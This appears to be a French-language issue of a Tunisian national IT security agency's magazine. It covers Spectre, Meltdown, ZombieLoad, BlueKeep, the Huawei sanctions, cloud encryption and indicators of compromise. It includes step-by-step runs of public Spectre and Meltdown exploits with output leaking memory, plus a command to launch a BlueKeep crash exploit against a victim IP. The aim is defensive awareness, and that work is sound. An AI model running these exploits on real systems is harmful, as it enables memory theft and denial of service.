SAHER Magazine

Agence Nationale de la Sécurité Informatique


N°4
Juin 2019

Affaire Huawei

Est-ce la fin du géant chinois ?

Cyptographie

Outils de Cryptographie dans le Cloud



Failles Processeurs

Meltdown, Spectre & Zombieload

BlueKeep

La faille de Windows qui menace plus d'un million de PC

الوكالة الوطنيّة للسّلامة المعلوماتيّة
Agence Nationale de la Sécurité Informatique

Failles processeurs
MELTDOWN, SPECTRE & ZOMBIELOAD

Les vulnérabilités Spectre et Meltdown concernant presque tous les processeurs modernes, et peuvent être exploitées pour mener des cyberattaques et dérober des données.

Tout commence en janvier 2018. C'est à cette date que sont révélées au grand jour les failles de sécurité Spectre et Meltdown : deux vulnérabilités matérielles affectant presque tous les processeurs récents Intel et ARM. Ces failles peuvent être exploitées par les cybercriminels pour dérober des données sur presque n'importe quel ordinateur ou appareil mobile. Pour faire simple, Spectre est une vulnérabilité qui peut permettre à un programme d'accéder à des emplacements arbitraires de la mémoire vive qui lui est allouée.

De son côté, Meltdown est une vulnérabilité permettant à un processus non autorisé l'accès privilégié à la mémoire, et donc la lecture de toute la mémoire d'un système.
Meltdown Attack paper : https://meltdownattack.com/meltdown.pdf
Spectre Attack paper : https://spectreattack.com/spectre.pdf

Exploitation
Ce test est effectué sur une machine avec l'architecture de processeur suivante :

```
17:43:16 root@mondher:~# lscpu
Architecture:          x86_64
Mode(s) opératoire(s) des processeurs :32-bit, 64-bit
Byte Order:            Little Endian
CPU(s):                4
On-line CPU(s) list:   0-3
Thread(s) par cœur : 2
Cœur(s) par socket : 2
Socket(s):             1
Nœud(s) NUMA :         1
Identifiant constructeur :GenuineIntel
Famille de processeur :6
Modèle :               142
Model name:            Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz
Révision :             9
Vitesse du processeur en MHz :400.000
CPU max MHz:           2601,0000
CPU min MHz:           400,0000
BogoMIPS:              5423.87
Virtualisation :       VT-x
Cache L1d :            32K
Cache L1i :            32K
Cache L2 :             256K
Cache L3 :             3072K
NUMA node0 CPU(s):     0-3
```

Spectre CVE-2017-5753 and CVE-2017-5715 :
Exploitation de l'exécution spéculative
1°) Télécharger Spectre code depuis github
2°) Compiler le programme C avec gcc spectre.c

```
17:55:09 root@mondher:/opt/exploit/spectre# ls
spectre.c
17:55:11 root@mondher:/opt/exploit/spectre# gcc spectre.c
17:55:19 root@mondher:/opt/exploit/spectre# ls
a.out  spectre.c
17:55:20 root@mondher:/opt/exploit/spectre#
```

3°) Exécuter a.out

```
17:55:20 root@mondher:/opt/exploit/spectre# ./a.out
Reading 23 bytes:
Reading at malicious_x = 0xffffffffffdfed18... Success: 0x54='T' score=63 (second best: 0x05 score=29)
Reading at malicious_x = 0xffffffffffdfed19... Success: 0x68='h' score=201 (second best: 0x00 score=97)
Reading at malicious_x = 0xffffffffffdfed1a... Success: 0x65='e' score=337 (second best: 0x00 score=165)
Reading at malicious_x = 0xffffffffffdfed1b... Success: 0x20=' ' score=259 (second best: 0x05 score=127)
Reading at malicious_x = 0xffffffffffdfed1c... Success: 0x70='p' score=319 (second best: 0x00 score=158)
Reading at malicious_x = 0xffffffffffdfed1d... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed1e... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffffffffdfed1f... Unclear: 0x73='s' score=709 (second best: 0x00 score=355)
Reading at malicious_x = 0xffffffffffdfed20... Success: 0x77='w' score=105 (second best: 0x05 score=50)
Reading at malicious_x = 0xffffffffffdfed21... Unclear: 0x6F='o' score=968 (second best: 0x00 score=552)
Reading at malicious_x = 0xffffffffffdfed22... Success: 0x72='r' score=111 (second best: 0x05 score=53)
Reading at malicious_x = 0xffffffffffdfed23... Success: 0x64='d' score=149 (second best: 0x05 score=72)
Reading at malicious_x = 0xffffffffffdfed24... Success: 0x20=' ' score=115 (second best: 0x00 score=52)
Reading at malicious_x = 0xffffffffffdfed25... Unclear: 0x69='i' score=987 (second best: 0x6A score=694)
Reading at malicious_x = 0xffffffffffdfed26... Success: 0x73='s' score=31 (second best: 0x00 score=12)
Reading at malicious_x = 0xffffffffffdfed27... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdfed28... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdfed29... Success: 0x6F='o' score=2
Reading at malicious_x = 0xffffffffffdfed2a... Unclear: 0x6F='o' score=937 (second best: 0x00 score=571)
Reading at malicious_x = 0xffffffffffdfed2b... Unclear: 0x74='t' score=981 (second best: 0x75 score=614)
Reading at malicious_x = 0xffffffffffdfed2c... Success: 0x6B='k' score=135 (second best: 0x05 score=65)
Reading at malicious_x = 0xffffffffffdfed2d... Success: 0x65='e' score=447 (second best: 0x00 score=220)
Reading at malicious_x = 0xffffffffffdfed2e... Success: 0x61='a' score=113 (second best: 0x05 score=54)
17:56:00 root@mondher:/opt/exploit/spectre#
```

Metdown CVE-2017-5754
1°) télécharger l'exploit depuis github
git clone https://github.com/paboldin/meltdown-exploit.git
2°) Compiler avec la commande make
3°) Exécuter run.sh

```
20:04:54 root@mondher:/home/mondher/meltdown-exploit# ./run.sh
looking for linux_proc_banner in /proc/kallsyms
cached = 63, uncached = 434, threshold 165
read ffffffff81a00060 = 25 %
read ffffffff81a00061 = 73 s
read ffffffff81a00062 = 20
read ffffffff81a00063 = 76 v
read ffffffff81a00064 = 65 e
read ffffffff81a00065 = 72 r
read ffffffff81a00066 = 73 s
read ffffffff81a00067 = 69 i
read ffffffff81a00068 = 6f o
read ffffffff81a00069 = 6e n
read ffffffff81a0006a = 20
read ffffffff81a0006b = 25 %
read ffffffff81a0006c = 73 s
read ffffffff81a0006d = 20
read ffffffff81a0006e = 28 (
read ffffffff81a0006f = 62 b
read ffffffff81a00070 = 75 u
read ffffffff81a00071 = 69 i
read ffffffff81a00072 = 6c l
read ffffffff81a00073 = 64 d
read ffffffff81a00074 = 64 d
read ffffffff81a00075 = 40 @
VULNERABLE
VULNERABLE ON
4.4.0-40-generic #60-Ubuntu SMP Fri Sep 23 16:45:45 UTC 2016 x86_64
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 142
model name      : Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz
stepping        : 9
microcode       : 0x5e
cpu MHz         : 1500.000
cache size      : 3072 KB
physical id     : 0
20:05:05 root@mondher:/home/mondher/meltdown-exploit#
```


Est ce que vous êtes infecté ?
Un script a été développé par @speed47 pour détecter ces failles

```
18:53:19 root@mondher:/opt/exploit/spectre-meltdown-checker# ./spectre-meltdown-checker.sh
Spectre and Meltdown mitigation detection tool v0.07

CVE-2017-5753 [bounds check bypass] aka 'Spectre Variant 1'
* Kernel compiled with LFENCE opcode inserted at the proper places: NO (only 38 opcodes found, should be >= 60)
> STATUS: VULNERABLE

CVE-2017-5715 [branch target injection] aka 'Spectre Variant 2'
* Mitigation 1
*   Hardware (CPU microcode) support for mitigation: NO
*   Kernel support for IBRS: NO
*   IBRS enabled for Kernel space: NO
*   IBRS enabled for User space: NO
* Mitigation 2
*   Kernel compiled with retpolines: NO
> STATUS: VULNERABLE (IBRS hardware + kernel support OR kernel with retpolines are needed to mitigate the vulnerability)

CVE-2017-5754 [rogue data cache load] aka 'Meltdown' aka 'Variant 3'
* Kernel supports Page Table Isolation (PTI): NO
* PTI enabled and active: NO
> STATUS: VULNERABLE (PTI is needed to mitigate the vulnerability)
```

ZombieLoad

Après Spectre et Meltdown, voici la menace ZombieLoad. Des centaines de millions d'ordinateurs sont concernés par une grosse faille de sécurité qui touche presque tous les processeurs Intel fabriqués depuis 2011, on révélé des chercheurs Mardi 13 Mai 2019. La bonne nouvelle, c'est que des correctifs logiciels sont en cours de déploiement via des mises à jour de Windows, macOS et Linux. La mauvaise, c'est que la performance des ordinateurs pourrait être affectée.

Comme Spectre et meltdown, ZombieLoad est une vulnérabilité matérielle qui permet à un programme non autorisé d'accéder à des données traitées par le processeur. Les chercheurs ont notamment réussi à récupérer de mots de passe ou à espionner les sites Internet visités en temps réel.



Sources

https://zombieloadattack.com/
https://github.com/jarmouz/spectre_meltdown
https://www.20minutes.fr/high-tech/2518207-20190515-zombieload-nouvelle-mega-faille-touchant-puces-intel

---

Liste des processeurs vulnérables par constructeur

Company	Spectre 1	Spectre 2	Meltdown
AMD	295 Server CPUs 42 Workstation CPUs 396 Desktop CPUs 208 Mobile CPUs	295 Server CPUs 42 Workstation CPUs 396 Desktop CPUs 208 Mobile CPUs	None
Apple	13 Mobile SoCs	13 Mobile SoCs	13 Mobile SoCs
ARM	10 Mobile CPUs 3 Server SoCs	10 Mobile CPUs 3 Server SoCs	4 Mobile CPUs 3 Server SoCs
IBM	5 z/Architecture CPUs 10 POWER CPUs	5 z/Architecture CPUs 10 POWER CPUs	5 z/Architecture CPUs 10 POWER CPUs
Intel	733 Server / Workstation CPUs 443 Desktop CPUs 584 Mobile CPUs 51 Mobile SoCs	733 Server / Workstation CPUs 443 Desktop CPUs 584 Mobile CPUs 51 Mobile SoCs	733 Server / Workstation CPUs 443 Desktop CPUs 584 Mobile CPUs 51 Mobile SoCs
VIA	10 Desktop CPUs 12 Mobile CPUs	10 Desktop CPUs 12 Mobile CPUs	10 Desktop CPUs 12 Mobile CPUs
Total	**2816 CPUs**	**2816 CPUs**	**1868 CPUs**

BlueKeep
La nouvelle faille RDP

BlueKeep est une vulnérabilité extrêmement critique dans le protocole RDP. Cette faille de sécurité a été dévoilée le 14 mai 2019 elle porte le numéro CVE 2019-0708. La vulnérabilité BlueKeep a été trouvée dans Remote Desktop Services (également connu sous le nom de Terminal Services).

La réaction de Microsoft est une bonne indication pour le niveau de criticité de cette vulnérabilité: en effet, la société a publié des correctifs non seulement pour les versions Windows prises en charge (Windows 7, Windows Server 2008 R2, Windows Server), mais également pour Windows XP. Windows Vista et Windows Server 2003 , qui sont encore largement utilisés mais ne reçoivent plus le support standard. (Les systèmes exécutant Windows 8 et Windows 10 ne sont pas vulnérables).


Les systèmes d'exploitation vulnérables sont:
- Microsoft Windows 7 SP1
- Microsoft Windows Server 2003
- Microsoft Windows Server 2008 R2
- Microsoft Windows XP

Faille extrêmement dangereuse

Si elle est exploitée avec succès dans l'avenir, cette faille pourrait permettre l'accès à l'ordinateur ciblé par une porte dérobée sans qu'aucune authentification ni interaction de l'utilisateur ne soit nécessaire. Plus grave encore, la vulnérabilité est « wormable ».
Cela signifie que les futurs exploits pourraient l'utiliser pour répandre des logiciels malveillants à l'intérieur ou à l'extérieur des réseaux, de la même manière qu'on a pu le voir avec WannaCryptor.


Quelques statistiques

"Bad Packets" a publié un rapport recensant le nombre d'Hôtes vulnérables à Bluekeep par pays suite à un scan RDP.



Cas de la Tunisie


Nous avons commencé notre étude par l'énumération du nombre de stations de travail ayant le service RDP ouvert en utilisant l'outil SHODAN, ce qui nous a donné un nombre de 1156 stations, réparties entre Tunis, Monastir, Sousse, Nabeul et Ariana.




Scan de vulnérabilité

Afin d'exploiter les résultats tirés de SHODAN, un scan de vulnérabilité Bluekeep doit être réalisé.

Durant cette étude deux outils ont été utilisés :
Le premier outil : 0708Detector_v2 : fournit par 360-CERT :
Cet outil permet de faire un scan local sur notre réseau afin de savoir si notre système d'information est vulnérable à BlueKeep.






L'outil Numéro 2 : Scanner PoC for CVE-2019-0708 RDP RCE vuln CVE-2019-0708 dont le lien est :

https://github.com/zerosum0x0/CVE-2019-0708

Cet outil permet de faire un scan des adresses IP externes et déterminer s'ils sont vulnérables à BlueKeep.

En examinant toutes les adresses ip qui utilisent le service RDP sur le cyberespace Tunisien nous pouvons conclure que seulement 22% des Adresses sont vulnérables, ce qui est équivalent à 325 adresses, un nombre assez important en comparaison aux statistiques réalisées par "Bad Packets".



RECOMMANDATIONS

Mise à jour sécurité

Appliquer les patches de sécurité fournis par Microsoft en suivant le lien :
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708

Mitigations

- Activer l'authentification au niveau du réseau. L'authentification au niveau du réseau peut être utilisée pour atténuer partiellement cette vulnérabilité.
- Bloquer le port TCP 3389 au niveau du pare-feu de périmètre d'entreprise Le port TCP 3389 est utilisé pour établir une connexion avec le système affecté. Le blocage de ce port avec un pare-feu, de préférence au niveau du périmètre du réseau, aidera à protéger les systèmes situés sur le réseau sécurisé
- Désactiver les services de bureau à distance s'ils ne sont pas requis. Si vous n'avez pas besoin de ces services dans votre environnement, envisagez de les désactiver. La désactivation des services inutilisés et inutiles vous aide à réduire votre exposition aux vulnérabilités de sécurité et constitue une pratique recommandée en matière de sécurité.

Exploit


Un exploit de cette faille a été plublié: POC DOS CVE-2019-0708.

https://www.exploit-db.com/exploits/46946

Pour lancer l'attaque sur une machine victime (qui présente la vulnérabilité RDP), il suffit de lancer la commande suivante:

python 46946.py <@ip> <version>

L'attaque provoque un crash du système d'exploitation, ce qui la classe dans la catégories des attaques DOS.



Affaire Huawei: est-ce la fin du géant chinois ??

Le gouvernement Américain a rajouter Huawei à sa liste noire des échanges internationaux, ce qui fait que toutes les entreprises Américaines n'ont plus le droit d'échanger, que ce soit du matériel ou du logiciel, avec le contructeur chinois. Conséquence, Google n'a plus le droit de fournir le PlayStore et la plupart de ses services (map, Gmail,...) au contructeur conformément à la loi Américaine.

Un grand coup porté par Google à Huawei puisque cette firme n'aura plus le droit d'utiliser les services Google play comme la messagerie Gmail ou le google map ou même playProtect qui protège les smartphones du moindre malware. Cette interdiction ne s'arrête pas au niveau des services Google mais elle touche également les mises à jours des applications qui vont être compliquées à déployer, surtout les mises à jour majeures d'Android dont l'Android 10Q qui sont totalement interdites, ce qui fait que le Huawei Mate20 Pro a été retiré de liste Béta d'Android 10Q (Liste des modèle a pouvoir accéder à Android 10Q en version Béta). Un autre souci de taille, la plupart des éditeurs Logiciels sont américains, ce qui fait que le problème risque de s'étendre à plus que le système d'exploitation.

Google n'est pas la seule firme à lacher le constructeur chinois, le 22 mai dernier, c'est ARM, une entreprise britannique, qui fait savoir qu'elle mettait un terme à ses relations commerciales avec le géant Huawei, compromettant ainsi l'avenir des futurs SoC Kirin. Cette décision succède celle des fabricants de puces tels que Intel Qualcomm et Broadcom qui ont annoncé qu'ils mettaient fin à leurs activités avec Huawei.
Cette journée, le 22 mai, marque aussi l'exclusion de Huawei des plans de déploiement 5G pour les sociétés de télécommunications britanniques, EE et Vodafone. Les transporteurs japonais ont également suspendu collectivement le lancement des nouveaux appareils de Huawei, à mesure que la situation se détériorait pour la société. Cette décision a largement favorisé ses concurrents NOKIA et Ericsson qui ont multiplié les contrats depuis cette affaire.

La dégringolade continue pour Huawei puisque le lendemain de l'annonce de ARM, Panasonic a aussi annoncé l'arrêt des relations commerciales avec ce constructeur étant donné qu'elle produit une partie de son matériel sur le sol américain. Des sanctions particulièrement dures, motivées par des suspicions d'espionnage par Huawei, vu par les États-Unis comme un véritable cheval de Troie à la solde du pouvoir chinois.
Cependant le Gouvernement Américain a fourni un sursis de 90 jours à Huawei, ce sursis est surtout conçu pour faire en sorte que les acteurs américains aient le temps de contrebalancer la disparition de Huawei, particulièrement sous l'aspet Télécoms, parce que Huawei est le plus grand fournisseur d'équipement Télécoms au monde. Mais ca va permettre aussi à Huawei de mettre à jour ses appareils pendant ces 90 jours et de pouvoir rebondir un peu.

Que pourrait faire Huawei?
Même si ces décisions sont brutales, Huawei se prépare depuis un bon moment à cette éventualité. L'entreprise anticipe ainsi un blocage d'Android depuis 2012 et aurait développé un OS alternatif basé sur AOSP et baptisé "HongMeng". Cet OS serait proposé sur les smartphones et tablettes Huawei dès cet automne.
Elle n'a cependant pas pu anticiper le coup porté par ARM qui est « un obstacle insurmontable pour Huawei » d'après Geoff Blaber, analyste tech chez CCS Insight.
Huawei semble lutter pour renverser la décision du gouvernement américain et pour ça elle a un allié de point qui est justement Google. en effet l'acteur américain et le constructeur chinois sont allié pour faire évoluer la situation. d'ailleurs, le 31 Mai, le Mate 20 Pro est de nouveau sur la liste des appareils Android 10Q Beta.

De même, la firme a été réintégré dans l'association SD après avoir été discrètement rayé de la liste en tant que membre de la SD Association (ce qui signifiait que la société ne pouvait utiliser aucune technologie SD (carte SD et carte MicroSD) sur ses appareils).
Une dernière carte reste à jouer pour Huawei qui mise tout sur la 5G puisqu'il en est le leader mondial. «La 5G de Huawei ne sera absolument pas affectée (par tout cela). En matière de technologie 5G, ce n'est pas en deux-trois ans que les autres entreprises pourront rattraper Huawei», a promis Ren Zhengfei, PDG de Huawei Technologies, en référence aux groupes américains et européens.
Affaire à suivre...

Sources
https://www.frandroid.com/actualites-generales/596542_encore-et-toujours-des-nouvelles-sur-laffaire-huawei-google-techspresso

https://www.clubic.com/pro/entreprises/huawei/actualite-857770-degringolade-panasonic-lache-huawei.html?utm_source=dlvr.it&utm_medium=facebook

https://www.lesoir.be/225533/article/2019-05-21/huawei-replique-aux-etats-unis-les-americains-nous-sous-estiment

https://gadgets-africa.com/2019/06/07/huawei-vs-us-timeline-events/


Crypter vos données dans le Cloud (Cryptomator & CryFs)

Nous allons voir comment chiffrer les données que vous stockez dans le Cloud, c'est-à-dire comment télécharger des fichiers cryptés et les synchroniser entre l'appareil et le compte cloud tel que Google Drive ou Dropbox (toutes les données stockées sur ces services ne sont pas chiffrées).

Le problème était que les programmes de chiffrement tels que VeraCrypt utilisaient le concept de conteneur de données, c'est-à-dire que les fichiers étaient chiffrés et stockés dans un conteneur chiffré. La taille du conteneur est spécifié lors de sa création.

Si vous utilisez un conteneur de 4 Giga-octets, vous pouvez stocker des fichiers à l'intérieur. La taille de ce conteneur n'est pas extensible, car on ne peut plus changer sa taille après la création. Si vous avez modifié quoi que ce soit à l'intérieur de ce conteneur et que vous le fermez, vous devez synchroniser la totalité du volume crypté à chaque modification.

Pour corriger cela, il existe une solution simple, gratuite, et Open Source: Cryptomator! Comme VeraCrypt, ce logiciel existe à la fois sur Windows, macOS, Linux, iOS, et Android, ce qui vous permet à nouveau d'accéder à vos fichiers sur tous ces systèmes d'exploitation. Un logiciel qui propose de nombreuses solutions et fonctionnalités intéressantes, vous créez un coffre crypté dans le Cloud de votre choix (DropBox, OneDrive, Google Drive, etc.) dans lequel vous placez vos données personnelles. Pour accéder normalement à vos données, il suffit de déverrouiller le coffre crypté qui se reverrouillera automatiquement lorsque vous fermerez votre ordinateur. Là où Cryptomator se distingue de VeraCrypt, c'est qu'il permet de synchroniser uniquement les fichiers modifiés au sein du coffre crypté, et non la totalité du volume crypté à chaque modification d'un seul fichier.



Vous trouverez toutes les informations complémentaires sur le site officiel avec une comparaison des logiciels de cryptage avec leurs avantages et inconvénients.

Dans la même lignée, d'autres solutions comme CryFs a vu le jour. Elle découpe les fichiers en blocs de données, assure leur intégrité ainsi que leur confidentialité tout en protégeant l'arborescence des fichiers. Cryptomator lui fait écho. Elle se démarque en utilisant non pas FUSE mais le protcole WebDAV. Celui-ci donne accès aux fichiers présents sur un serveur WebDAV via un client web intégré dans de nombreux systèmes d'exploitation.

Dans toutes ces solutions, le mot de passe de l'utilisateur est dérivé à l'aide de deux algorithmes : scrypt ou PBKDF2. Cette dérivation a pour but de protéger la clé de chiffrement tout en freinant les attaques par bruteforce. Par ailleurs, en terme de fonctionnalité, les solutions CryFs et Syncany délivrent une protection plus complète en proposant un chiffrement du contenu, des noms de fichier, des meta-données et une obfuscation de l'arborescence de fichiers.

Vaults est un programme de chiffrement par défaut de sa distribution Kubuntu ou de toute autre distribution KDE. Le logiciel supporte CryFS et peut être utilisé avec facilité et fluidité.

Les informations sont très utiles sur le site officiel avec une comparaison des logiciels de cryptage avec leurs avantages et inconvénients.

Sources

https://cryptomator.org/
https://www.cryfs.org/howitworks

POUR QUI ?
Analystes SOC
POUR QUOI FAIRE ?
Analyse incident, identification IOC

Les Indicateurs de compromission

Les indicateurs de compromission, qui seront désignés dans cette entrée par IoC (anglais pour "Indicator of Compromise"), sont des indicateurs observés sur un réseau ou dans un système d'exploitation qui indique une intrusion informatique. Ces indicateurs sont obtenus lors de l'analyse des systèmes et de l'étude des pénétrations.

Les IoC intègrent généralement les signatures de virus, les adresses IP, les hash MD5 de fichiers malveillants ou d'URL ou encore les noms de domaine des serveurs de commande et de contrôle de botnet. Une fois que les IoC ont été identifiés dans un processus de réponse aux incidents et de criminalistique informatique, ils peuvent être utilisés pour la détection précoce des tentatives d'attaque futures en utilisant des systèmes de détection d'intrusion et un logiciel antivirus.

Pour un traitement automatisé plus efficace, il existe des initiatives et des outils visant à normaliser le format des IoC afin de permettre leurs échanges entre différentes structures. Il convient de noter que IoC n'est pas une signature traditionnelle de fichiers malveillants, mais une description précise de chaque information qui peut être utilisée pour éviter une attaque ou une analyse.

Pour en comprendre plus, prenons le scénario suivant ;

Scénario
Une entreprise a été piratée à travers son site Web avec une injection SQL et un accès à la base de données, l'attaquant a créé un compte nommé m.démon, puis des pouvoirs plus importants sur le réseau. Après la propagation, l'attaquant a injecté des logiciels malveillants dans certains appareils qui se connectent au serveur C&C pour télécharger des fichiers. L'attaquant a également installé un logiciel malveillant appelé malware.exe. Certaines tâches devaient être exécutées ultérieurement. Vous exécutez ce logiciel malveillant qui, à son tour, exécute un ensemble de commandes reçues de l'un des domaines de l'attaquant.

Dans le scénario précédent, de nombreux IoC peuvent être extraits. Si l'enquêteur légiste commence à analyser l'incident, les indicateurs pouvant être extraits sont les suivants :
• Le nom d'utilisateur créé: m.démon
• Les Hash pour tous les logiciels malveillants tels que md5
• Nom des fichiers malveillants malware.exe
• Le chemin dans lequel se trouve malware.exe
• Les domaines liés à l'attaque
• L'adresse IP de votre serveur C&C

Ce ne sont que des exemples très simples à illustrer. En fait, ils seront plus complexes. Vous pouvez vous fier aux indicateurs liés au comportement des fichiers malveillants, tel que les modifications du registre, l'utilisation d'un ensemble d'appels système, etc.

IoC est divisé en deux types:

• Atomic IoC, qui sont des indicateurs qui peuvent être définis comme une information unique ne peuvent pas être plus détaillés tels que l'adresse e-mail, adresse IP, nom de fichier.

• Les «Computed IoC» sont calculés sous forme d'expressions régulières, de hachages cryptographiques ou d'un ensemble d'indicateurs.

Vous ne pouvez jamais mentionner l'analyse de l'IoC ou des programmes malveillants sans mentionner YARA. Le projet peut décrire les programmes malveillants en écrivant une description de l'échantillon de programmes malveillants et en le partageant généralement. Il existe un référentiel pour le projet Yara à l'adresse:

https://github.com/Yara-Rules/rules.

Sources
https://www.isdecisions.fr/indicateurs-compromission-ioc/
